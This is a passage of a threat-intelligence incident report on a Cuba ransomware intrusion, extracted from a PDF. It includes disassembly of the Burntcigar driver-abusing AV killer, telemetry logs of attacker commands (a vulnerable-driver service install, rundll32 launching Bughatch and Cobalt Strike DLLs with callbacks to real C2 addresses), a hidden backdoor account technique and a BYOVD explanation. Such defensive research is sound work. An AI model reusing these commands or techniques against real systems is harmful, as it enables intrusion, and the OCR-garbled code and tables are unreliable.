mov lea mov	<pre>[rsp+340h+hTemplateFile], r14 ; hTemplateFile rcx, [rbp+240h+FileHame] ; lpFileHame [rsp+340h+wHE]sgsAndAttributes], r12d ; dwFlagsAndAttributes</pre>	loc_14001DD9A:	mov	<pre>; CODE XREF: sub_14001DC80+A71j rcx, [rbp+57h+ProcessHandle] ; ProcessHandle edx, edx ; ExitStatus</pre>
xor	r9d, r9d ; lpSecurityAttributes		call	cs:ZwTerminateProcess
xor	<pre>r8d, r8d ; dwShareMode [rsp+340h+dwCreationDisposition], 3 ; dwCreationDisposition</pre>		mov	rcX, [rbp+57n+ProcessHandle] ; Handle
mov	edx, 0C0000000h ; dwDesiredAccess		mov	ebx, eax
call	cs:CreateFileW		call	cs:ZwClose
mov	<pre>[rsp+340h+lpOverlapped], r14 ; lpOverlapped</pre>			
lea	<pre>rcx, [rbp+240h+BytesReturned]</pre>	loc 14001DDB2:		; CODE XREF: sub_14001DC80+7E1
mov	<pre>[rsp+340h+hTemplateFile], rcx ; lpBytesReturned</pre>	-	lea	<pre>rcx, [rbp+57h+ApcState] ; ApcState</pre>
lea	r8, [rbp+240h+InBuffer] ; lpInBuffer		call	cs:KeUnstackDetachProcess
mov	<pre>[rsp+340h+dwFlagsAndAttributes], r14d ; nOutBufferSize rcx, rax ; hDevice</pre>		mov	eax, ebx
mov	r9d, 4 ; nInBufferSize		mov	rcx, [rbp+57h+var_10]
mov	<pre>qword ptr [rsp+340h+dwCreationDisposition], r14 ; lpOutBuffer</pre>		xor	rcx, rsp ; StackCookie
mov	edx, 7299C004h ; dwIoControlCode - sends a control code directly to a vulnerable driver		call	
mov	[rbp+240h+InBuffer], r14d	•		security_check_cookie
call	cs:DeviceToControl		mov	rbx, [rsp+0C0h+arg_8]
mov	rcx, r14		add	rsp, 0C0h
mov	[rbp+240h+FileName], bx		pop retn	rbp

Analysis of Burntcigar

Fortunately, our product's self-defense was able to cope with the malware by blocking all hooks to the driver.

Later, we discovered similar activity exploiting the Avast anti-rootkit driver on the Exchange server and the SRV_STORAGE host. In both cases, the attackers used a BAT file to install the insecure driver and then start Burntcigar.

	Time 🕁	computer_name	eventtype_str	fie_md5	file_path	fiecesdine	processfilepath	processcmdline	
3	2022-12-20 12:06:47	SRV_Storage	ProcessCreated	ex8031EB150F6547018329E5F0000101CD	c:\windows\system32\sc.exe	sc.exe start #swSP_ArPot2	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"	
,	2022-12-20 12:06:47	SRV_Storage	ProcessCreated	ex8031E8150F6547018329E5F0000101C0	c:\windows\system32\sc.exe	sc.exe create aswSP_ArPot2 binPath+ C:\windows\temp\aswArPot.sys type+ kernel	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"	
,	2022-12-20 10:32:29	SRV_MAIL	ProcessCreated	0x7AF0BA079268E8A81770CF59A35FF087	c:\windows\system32\sc.exe	sc.exe start aswSP_ArPot2	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"	
1	2022-12-20 10:32:29	SRV_MAIL	ProcessCreated	0x7AF0BA07926BEBAB1770CF59A35FF0B7	c:\windows\system32\sc.exe	sc.exe create as wSP_ArPot2 binPath= C:\windows\temp\aswArPot.sys type= kernel	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"	
1	2022-12-19 12:54:15	SRV_Service	ProcessCreated	0x8031E8150F6547D18329E5F00001D1CD	c:\windows\system32\sc.exe	sc.exe start sswSP_ArPot2	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"	
1	2022-12-19 12:54:14	SRV_Service	ProcessCreated	0x8031E8150F6547018329E5F0000101C0	c:\windows\system32\sc.exe	sc.exe create aswSP_ArPot2 binPath= C:\windows\temp\aswArPot.sys type= kernel	c:\windows\system32\cmd.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\av.bat"	
	Burntaiger estivity on the neighboring heats								

Burntcigar activity on the neighboring hosts

SRV_MAIL host (Exchange server)

On December 20, the customer granted our request to add the Exchange server to the scope of monitoring. The host must have been used as an entry point to the customer network, as the server was missing critical updates, and it was susceptible to most of the group's initial access vectors. In particular, SRV_MAIL had the ProxyLogon, ProxyShell and Zerologon vulnerabilities still unremediated. This is why we believe that the attackers penetrated the customer network through the Exchange server.

309	,090 hits		2022-12-17 00:00:00 - 2023-01-16 16:49:55 Auto 🗸										
ő	150000 50000 0 2022-12-17 00:00	2022-12-19-00:00	2022-12-21-00:00	2022 12 23 00:00	2022-12-25 0	100 2022-12-27 00:00	2022-12-29-00:00	2022-12-31 00:00	2025	01-03 00:00 2323	01-05-00:00 22	25-01 07 00:00 202	3-01-09-00:00
>	2022-12-20 07:43:48	SRV_MAIL			0x6826801AE0A6		-	0x53D274E63A0A3A2AC	@timestamp per 12 hours c:\windows\system32\i	c:\windows\system32\;	netsrv\w3wp.exe -a	c:\windows\system32\s	vch
					E6CD8997CD8214 D89882	<pre>\nativeimages_v4.0.3 8319_64\system.manaa 57fc8cc#\6cc136ba20c 8669549c01a4578d13bb a\system.management. sutomation.nl.dll</pre>		1905684648CB49E		p "MSExchangeServices -c "D:\Program Files\ Server\V15\bin\Generi GCServerEnabledFalse e\iisipme93cbc9b-4d4c 69db8 -h "C:\inetoub\	Microsoft\Exchange cAppPoolConfigWith config" -a \\.\pip -4c13-98fe-4841564	ost.exe	

Telemetry data starts coming in

On SRV_MAIL, the SqIDbAdmin user showed the same kind of activity as that which we had observed on the previous hosts.

								_	
> 2022-12-20 10:31:27	SRV_MAIL	LocalFileOperation	0xBCB175BAB456 F49A5D7E7E1C21 A5F61E	<pre>c:\windows\temp\kk2.exe</pre>		0x83541A5A20C626478 19098187FE54836	c:\windows\explorer.ex e	C:\Windows\Explorer.EXE	SqlDbAdmin
> 2022-12-20 10:31:27	SRV_MAIL	LocalFileOperation	0x88E18312309D 21809746666881 C08884	c:\windows\temp\av.bat		0x83541A5A20C626478 19098187FE54836	c:\windows\explorer.ex e	C:\Windows\Explorer.EXE	SqlDbAdmin
> 2022-12-20 10:32:02	SRV_MAIL	LocalFileOperation	0xC977394DA4C6 3DAEE1E9ED38EF AEFEF5	c:\windows\temp\av.bat	-	0xFC2EA5BD5307D2CFA 5AAA38E0C0DDCE9	c:\windows\system32\no tepad.exe	"C:\Windows\System32\NOTEP AD.EXE" C:\Windows\Temp\a v.bat	SqlDbAdmin
> 2022-12-20 10:32:29	SRV_MAIL	ProcessCreated	0xF5AE03DE0AD6 0F5817882F2CD6 8402FE		"C:\Windows\System32\cm d.exe" /C "C:\Windows\T emp\av.bat"	8xF985359A827081DDA 964D77442735C88	c:\windows\explorer.ex e	C:\Windows\Explorer.EXE	SqlDbAdmin
> 2022-12-20 10:32:29 §	SRV_MAIL	InterpretedFileStarted	0xC977394DA4C6 3DAEE1E9ED38EF AEFEF5	c:\windows\temp\av.bat	"C:\Windows\System32\cm d.exe" /C "C:\Windows\T emp\av.bat"	8xF5AE03DE0AD60F5B1 7882F2CD68402FE	c:\windows\system32\cm d.exe	•	SqlDbAdmin
> 2022-12-20 10:32:29	SRV_MAIL	ProcessCreated	0x7AFDBA07926B E8A81770CF59A3 SFF0B7		sc.exe start aswSP_ArP ot2	0xF5AE03DE0AD60F5B1 7882F2CD68402FE	c:\windows\system32\cm d.exe	"C:\Windows\System32\cmd.e xe" /C "C:\Windows\Temp\a v.bat"	SqlDbAdmin
> 2022-12-20 10:32:29	SRV_MAIL	ProcessCreated	0x7AFD8A079268 E8A81770CF59A3 5FF087		sc.exe create aswSP_Ar Pot2 binPath= C:\window s\temp\aswArPot.sys typ e= kernel	8xF5AE030E0A060F5B1 7882F2CD68402FE	c:\windows\system32\cm d.exe	"C:\Windows\System32\cmd.e xe" /C "C:\Windows\Temp\a v.bat"	SqlDbAdmin
> 2022-12-20 10:32:30 S	RV_MAIL	ProcessCreated	0x8C81758A8456 F49A5D7E7E1C21 A5F61E	c:\windows\temp\kk2.exe	c:\windows\temp\KK2.exe	0xF5AE03DE0AD60F5B1 7882F2CD68402FE	c:\windows\system32\cm d.exe	"C:\Windows\System32\cmd.e xe" /C "C:\Windows\Temp\a v.bat"	SqlDbAdmin
> 2022-12-20 10:32:30 S	RV_MAIL	ModuleLoaded	0x8C81758A8456 F49A507E7E1C21 A5F61E	c:\windows\temp\kk2.exe		0xF5AE03DE0AD60F5B1 7882F2CD68402FE	c:\windows\system32\cm d.exe	"C:\Windows\System32\cmd.e xe" /C "C:\Windows\Temp\a v.bat"	SqlDbAdmin

Malicious activity by SqIDbAdmin

We found that the attackers were using the legitimate gotoassistui.exe tool for transferring malicious files between the infected hosts.

GoToAssist is an RDP support utility often used by technical support teams, but the application is often abused to bypass any security defenses or response teams when moving files between systems.

LocalFileOperation	ex88E18312309 D218097466668 81C08884	c:\users\sqldb admin\download s\av.bat	-	8x08A3D5045D86FA3B1 280088C4A67AE6A	c:\program files\inter net explorer\iexplore. exe	<pre>'C:\Program Files\Internet Explorer\iexplor e.exe' https://console.gotoassist.com/chat/7 17648327</pre>	<pre>c:\program files (x86)\gotoa ssist remote support unatten ded\1847923225473922339\goto assistui.exe</pre>	→T1570: Lateral Tool Transfer
LocalFileOperation	0x8C81758A845 6F49A507E7E1C 21A5F61E	c:\users\sqldb admin\download s\kk2.exe	-	0x00A3D5D45D86FA3B1 200088C4A67AE6A	c:\program files\inter net explorer\iexplore. exe	"C:\Program Files\Internet Explorer\iexplor e.exe" https://console.gotoassist.com/chat/7 17648327	<pre>c:\program files (x86)\gotos ssist remote support unatten død\1847923225473922339\goto assistui.exe</pre>	
LocalFileOperation	0x53C2F5EBDE7 C5417B2B40810 70643DA1	c:\users\sqldb admin\download s\kk.dll		0x004305045086FA381 200088C4A67AE6A		"C:\Program Files\Internet Explorer\iexplor e.exe" https://console.gotoassist.com/chat/7 17648327	<pre>c:\program files (x86)\gotoa ssist remote support unatten ded\1847923225473922339\goto assistui.exe</pre>	
LocalFileOperation	0x7C1A6F1E398 C4A60864D187F F28D086C	c:\users\sqldb admin\download s\kk.bat		0x00A305045086FA381 200088C4A67AE6A		"C:\Program Files\Internet Explorer\iexplor e.exe" https://console.gotoassist.com/chat/7 17648327	<pre>c:\program files (x86)\gotoa ssist remote support unatten ded\1847923225473922339\goto assistui.exe</pre>	
LocalFileOperation	0x617100092C3 935DE270FFF00 90E50E70	c:\users\sqldb admin\download s\ko.dll		0x00A3D5D45D86FA3B1 200088C4A67AE6A	<pre>c:\program files\inter net explorer\iexplore. exe</pre>	"C:\Program Files\Internet Explorer\iexplor e.exe" https://console.gotoassist.com/chat/7 17648327	c:\program files (x86)\gotoa ssist remote support unatten ded\1847923225473922339\goto assistui.exe	
LocalFileOperation	0x659058800C9 EFDA1E22C0E09 C4A3506E	c:\users\sqldb admin\download s\ko.bat		8x08A3D5D45D86FA3B1 280088C4A67AE6A	<pre>c:\program files\inter net explorer\iexplore. exe</pre>	"C:\Program Files\Internet Explorer\iexplor e.exe" https://console.gotoassist.com/chat/7 17648327	c:\program files (x86)\gotos ssist remote support unatten ded\1847923225473922339\goto assistui.exe	
LocalFileOperation	0xAD7088A5DE2 62988E665F508 DC292FA0	c:\users\sqldb admin\download s\31s.dll		8x08A3D5045086FA3B1 280088C4A67AE6A	<pre>c:\program files\inter net explorer\iexplore. exe</pre>	<pre>"C:\Program Files\Internet Explorer\iexplor e.exe" https://console.gotoassist.com/chat/7 17648327</pre>	c:\program files (x86)\gotos ssist remote support unatten ded\1847923225473922339\goto assistui.exe	
LocalFileOperation	0xA127393FD3E B7FAB41E725AE D1AADA43	c:\users\sqldb admin\download s\31s.bat	-	8x08A3D5045086FA3B1 280088C4A67AE6A	c:\program files\inter net explorer\iexplore. exe	<pre>"C:\Program Files\Internet Explorer\iexplor e.exe" https://console.gotoassist.com/chat/7 17648327</pre>	<pre>c:\program files (x86)\gotoa ssist remote support unatten ded\1847923225473922339\goto assistui.exe</pre>	
LocalFileOperation	0x86483389606 590892C3F4028 EC4853F9	c:\users\sqldb admin\download s\ion.bat	-	8x08A3D5045D86FA3B1 280088C4A67AE6A	c:\program files\inter net explorer\iexplore. exe	<pre>"C:\Program Files\Internet Explorer\iexplor e.exe" https://console.gotoassist.com/chat/7 17648327</pre>	<pre>c:\program files (x86)\gotos ssist remote support unatten ded\1847923225473922339\goto assistui.exe</pre>	

Sending malicious files via gotoassistui.exe

We also found that new Bughatch samples were being executed. These used slightly different file names, callback functions and C2 servers, as our systems were successfully blocking older versions of the malware at that time.

> 2022-12-20 10:45:41	SRV_MAIL	httpConnection	-	http://google.co m/	-	0x6C308D32AFA41D26C E2A0EA8F7B79565	c:\windows\system32\r undl132.exe	rund1132.exe c:\windows\temp \ko.dll,ConvertPng	c:\windows\system32\cmd.ex e	Mozilla/4.0
2022-12-20 10:45:40	SRV_MAIL	InterpretedFileStarted	0x65905880009 EFDA1E2208E09 C4A3506E	c:\windows\temp\k o.bat	"C:\Windows\Syste m32\cmd.exe" /C "C:\Windows\Temp \ko.bat"	0xF5AE03DE0AD60F581 7882F2CD68402FE	c:\windows\system32\c md.exe		c:\windows\explorer.exe	•
> 2022-12-20 10:45:40	SRV_MAIL	ProcessCreated	0xFSAE03DE0AD 60F5817882F2C D68402FE	c:\windows\system 32\cmd.exe	"C:\Windows\Syste m32\cmd.exe" /C "C:\Windows\Temp \ko.bat"	8xF985359A827081D0A 964077442735C88	<pre>c:\windows\system32\s vchost.exe</pre>	C:\Windows\system32\svchost.ex e -k netsvcs	c:\windows\system32\servic es.exe	-
> 2022-12-20 10:45:41	SRV_MAIL	NetworkConnectionEstablished	· .			0x6C308D32AFA41D26C E2A0EA8F7879565	c:\windows\system32\r undl132.exe	rund1132.exe c:\windows\temp \ko.dll,ConvertPng	c:\windows\system32\cmd.ex e	
> 2022-12-20 10:45:41	SRV_MAIL	ProcessCreated	0x6C308D32AFA 41D26CE2A0EA8 F7879565	c:\windows\system 32\rund1132.exe		0xF5AE03DE0AD60F581 7882F2CD68402FE	c:\windows\system32\c md.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\ko.bat"	c:\windows\explorer.exe	-
> 2022-12-20 10:45:42	SRV_MAIL	httpConnection		http://38.135.12 2.138/agent64 bin		0x6C308D32AFA41D26C E2A0EA8F7B79565	c:\windows\system32\r und1132.exe	rund1132.exe c:\windows\temp \ko.dll.ConvertPng	c:\windows\system32\cmd.ex	fozilla/4.0
2022-12-20 10:52:31	SRV_MAIL	InterpretedFileStarted	0xA127393FD3E B7FAB41E725AE D1AADA43	c:\windows\temp\3 1s.bat	"C:\Windows\Syste m32\cmd.exe" /C "C:\Windows\Temp \31s.bat"	0xF5AE03DE0AD60F581 7882F2CD68402FE	c:\windows\system32\c md.exe		c:\windows\explorer.exe	
2022-12-20 10:52:31	SRV_MAIL	ProcessCreated		c:\windows\system 32\rundl132.exe	rundl132.exe c:\windows\temp\3 1s.dll,DllRegiste rServer		c:\windows\system32\c md.exe	"C:\Windows\System32\cmd.exe" /C "C:\Windows\Temp\31s.bat"	c:\windows\explorer.exe	
2022-12-20 10:52:31	SRV_MAIL	ProcessCreated	0xFSAE03DE0AD 60FSB17B82F2C D68402FE		"C:\Windows\Syste m32\cmd.exe" /C "C:\Windows\Temp \31s.bat"	8xF985359A827081D0A 964D77442735C88	<pre>c:\windows\system32\s vchost.exe</pre>	C:\Windows\system32\svchost.ex e -k netsvcs	c:\windows\system32\servic es.exe	
2022-12-20 10:52:31	SRV_MAIL	InterpretedFileStarted	0xAD7088A5DE2 6298BE665F5DB DC292FA0	c:\windows\temp\3 1s.dll	rundl132.exe c:\windows\temp\3 1s.dll,DllRegiste rServer	0x6C308D32AFA41D26C E2A0EA8F7879565	c:\windows\system32\r und1132.exe	-	c:\windows\system32\cmd.ex e	
2022-12-20 10:52:32	SRV_MAIL	httpConnection	-	http://31.44.184. 232:443/kzjn		0x6C308D32AFA41D26C E2A0EA8F7879565	c:\windows\system32\r und1132.exe	rund1132.exe c:\windows\temp \31s.d11,D11RegisterServer	c:\windows\system32\cmd.ex e	Mozilla/S.0 (co patible; MSIE (0; Windows NT (1; WOW64; Tride t/S.0; NP06)
2022-12-20 10:52:32	SRV_MAIL	ModuleLoaded	0xAD7088A5DE2 6298BE665F5D8 DC292FA0	c:\windows\temp\3 1s.dll	-	0x6C308D32AFA41D26C E2A0EA8F7879565	c:\windows\system32\r und1132.exe	rund1132.exe c:\windows\temp \31s.dll,DllRegisterServer	c:\windows\system32\cmd.ex e	-
	SRV_MAIL	NetworkConnectionEstablished				0x6C308D32AFA41D26C E2A0EA8F7879565	<pre>c:\windows\system32\r und1132.exe</pre>	rund1132.exe c:\windows\temp \31s.d11,D11RegisterServer	c:\windows\system32\cmd.ex	

Bughatch activity

SqlDbAdmin


We wondered who that SqIDbAdmin was. The answer came through a suspicious DLL, addp.dll, which we found manually on a compromised host.

2022-12-19 17:52:53	LocalFileOperation
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0x438C56681D 4149001119EA 87021EA52A	c:\users\ \pictures \addp.dll	-	0x6BE0C03FDF704769 59B6BF38A5924A34	c:\windows\explore r.exe	C:\WINDOWS\Explore r.EXE
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


We found that it used the WIN API function NetUserAdd to create the user. The name and password were hard-coded inside the DLL.



Analysis of addp.dll

As we looked further into the library, we found that it used the **RegCreateKey** function to enable RDP sessions for the newly created user by modifying a registry setting. The library then added the user to the Special Account registry tree to hide it from the system login screen, an interesting and fairly unconventional persistence technique. In most cases, bad actors add new users with the help of scripts thatsecurity products rarely miss.



Cobalt Strike


We found a suspicious DLL, ion.dll, running on the Exchange server as part of the rundll32 process with unusual execution options. At first, we figured that the activity was similar to what we had earlier seen with Bughatch. However, further analysis showed that the library was, in fact, a Cobalt Strike Beacon.

2022-12-20 10:55:57 SRV_MAIL	LocalFileOperation	0xC042116CE24 984F722F8AA98 6E17C405	c:\windows\temp\i on.dll	† -	0x83541A5A20C626478 19098187FE54836	c:\windows\explorer.e xe	C:\Windows\Explorer.EXE	c:\windows\system32\userin it.exe
2022-12-20 10:56:01 SRV_MAIL	InterpretedFileStarted	0x86AB33B96D6 59D892C3F4D2B ECA853F9	c:\windows\temp\i on.bat	'C:\Windows\System 32\cmd.exe" /C 'C:\Windows\Temp\i on.bat"	0xF5AE03DE0AD60F581 7882F2CD60402FE	c:\windows\system32\c md.exe		c:\windows\explorer.exe
2022-12-20 10:56:00 SRV_MAIL	ProcessCreated	0xF5AE03DE0AD 60F5817882F2C D68402FE		"C:\Windows\System 32\cmd.exe" /C "C:\Windows\Temp\i on.bat"	8xF985359A82706100A 964077442735C88	<pre>c:\windows\system32\s vchost.exe</pre>	C:\Windows\system32\svchost.ex e -k netsvcs	c:\windows\system32\servic es.exe
2022-12-20 10:55:02 SRV_MAIL	InterpretedFileStarted	0xC042116CE24 984F722F8AA98 6E17C405			0x88FE805555CDAF638 7912A34D7978DAA	c:\windows\syswow64\r und1132.exe	•	c:\windows\system32\rundll 32.exe
2022-12-20 10:56:01 SRV_MAIL	ProcessCreated		c:\windows\syswow 64\rundl132.exe		0x6C308D32AFA41D26C E2A0EA8F7B79565	c:\windows\system32\r undl132.exe	rund1132.exe c:\windows\temp \ion.d11,AllocConsole 1198576	c:\windows\system32\cmd.ex e

T1218.011: System Binary Proxy Execution: Rundll32

Execution of the suspicious ion.dll file

When we were looking at the ion.dll code, what caught our attention was execution settings and a function that uses the Cobalt Strike configuration. The library used the VirtualAlloc function for allocating process memory to execute the Cobalt Strike Beacon payload in, later.



Analysis of ion.dll

All configuration data was encrypted, but we did find the function used for decrypting that. To find the Cobalt Strike C2 server, we inspected a rundll32 memory dump with ion.dll loaded into it, running with the same settings it did on the victim host.

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Finding out the name of the C2 helped us to locate the history of communications with that server within the telemetry data. After the malware connected to the C2, it downloaded two suspicious files into the Windows folder on the infected server and then executed these. Unfortunately, we were not able to obtain the two files for analysis, as the hackers had failed to disable security at the previous step, and the files were wiped off the infected host. We do believe, though, that what we were dealing with was the ransomware itself.

T1572: Protocol Tunneling

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Communications with the attackers' C2 server

The customer promptly isolated the affected hosts and forwarded the incident to the Kaspersky Incident Response team for further investigation and search for possible artifacts. This was the last we saw of the malicious actor's activity in the customer system. The hosts avoided encryption thanks to the customer following our recommendations and directions, and responding to the incident in time.

New malware

We found that VirusTotal contained new samples of the Cuba malware with the same file metadata as the ones in the incident described above. Some of those samples had successfully evaded detection by all cybersecurity vendors. We ran our analysis on each of the samples. As you can see from the screenshot below, these are new versions of Burntcigar using encrypted data for anti-malware evasion. We have made Yara rules that detect these new samples, and we are providing these in the attachment to this article.

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
New malware samples

BYOVD (Bring Your Own Vulnerable Driver)

We will now take a closer look at an attack that uses insecure drivers, which we observed as we investigated the incident and which is currently growing in popularity as various APT and ransomware gangs add it to their arsenals.

Bring Your Own Vulnerable Driver (BYOVD) is a type of attack where the bad actor uses legitimate signed drivers that are known to contain a security hole to execute malicious actions inside the system. If successful, the attacker will be able to exploit the vulnerabilities in the driver code to run any malicious actions at kernel level!

Understanding why this is one of the most dangerous kinds of attacks takes a quick refresher on what drivers are. A driver is a type of software that acts as an intermediary between the operating system and the device. The driver converts OS instructions into commands that the device can interpret and execute. A further use of drivers is supporting applications or features that the operating system originally lacks. As you can see from the image below, the driver is a layer of sorts between user mode and kernel mode.



https://learn.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/user-mode-and-kernel-

<u>mode</u>

Applications running in user mode have fewer privileges to control the system. All they can get access to is a virtualized memory area that is isolated and protected from the rest of the system. The driver runs inside the kernel memory, and it can execute any operations just like the kernel itself. The driver can get access to critical security structures and modify those. Modifications like that make the system liable to attacks that use privilege escalation, disabling of OS security services, and arbitrary reading and writing.

The <u>Lazarus</u> gang made use of that technique in 2021 as they gained write access to kernel memory and disabled Windows security features by abusing a Dell driver that contained the <u>CVE-2021-21551</u> vulnerability.

There is no sure-fire defense from legitimate drivers, because any driver could prove to have a security flaw. Microsoft has published a list of recommendations to protect against this type of techniques:

- Enable Hypervisor-Protected Code Integrity.
- Enable Memory Integrity.
- Enable validation of driver digital signatures.
- Use the <u>vulnerable driver blocklist</u>.

However, <u>studies</u> suggest that the recommendations are irrelevant even with every Windows protection feature enabled, and attacks like these go through anyway.

To counter this technique, many security vendors started adding a self-defense module into their products that prevents malware from terminating processes and blocks every attempt at exploiting vulnerable drivers. Our <u>products</u> have that feature too, and it proved effective during the incident.

Conclusion

The Cuba cybercrime gang employs an extensive arsenal of both publicly available and custom-made tools, which it keeps up to date, and various techniques and methods including fairly dangerous ones, such as BYOVD. Combating attacks at this level of complexity calls for sophisticated technology capable of detecting advanced threats and protecting security features from being disabled, and a massive, continuously updated threat knowledge base that helps to detect malicious artifacts manually.

The incident detailed in this article shows that investigation of real-life cyberattacks and incident response, such as Managed Detection and Response (MDR), are sources of the latest information about malicious tactics, techniques and procedures. In particular, during this investigation, we discovered new and previously undetected samples of the Cuba malware, and artifacts suggesting that at least some of the gang members spoke Russian.

That said, effective investigation and response begin with knowledge of current cyberthreats, which is available from Threat Intelligence services. At Kaspersky, the Threat Intelligence and MDR teams work closely while exchanging data and enhancing their services all the time.

Appendix

Sigma and YARA rules: <u>https://github.com/BlureL/SigmaYara-Rules</u> Indicators of Compromise: <u>Download PDF</u> Mitre ATT&CK matrices: <u>Download PDF</u>

- Backdoor
- Drivers
- Incident response
- <u>Malware</u>
- <u>Malware Descriptions</u>
- <u>Malware Technologies</u>
- <u>Ransomware</u>
- <u>Russian-speaking cybercrime</u>
- <u>Security services</u>
- <u>Trojan</u>
- <u>Vulnerabilities</u>

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From Caribbean shores to your devices: analyzing Cuba ransomware

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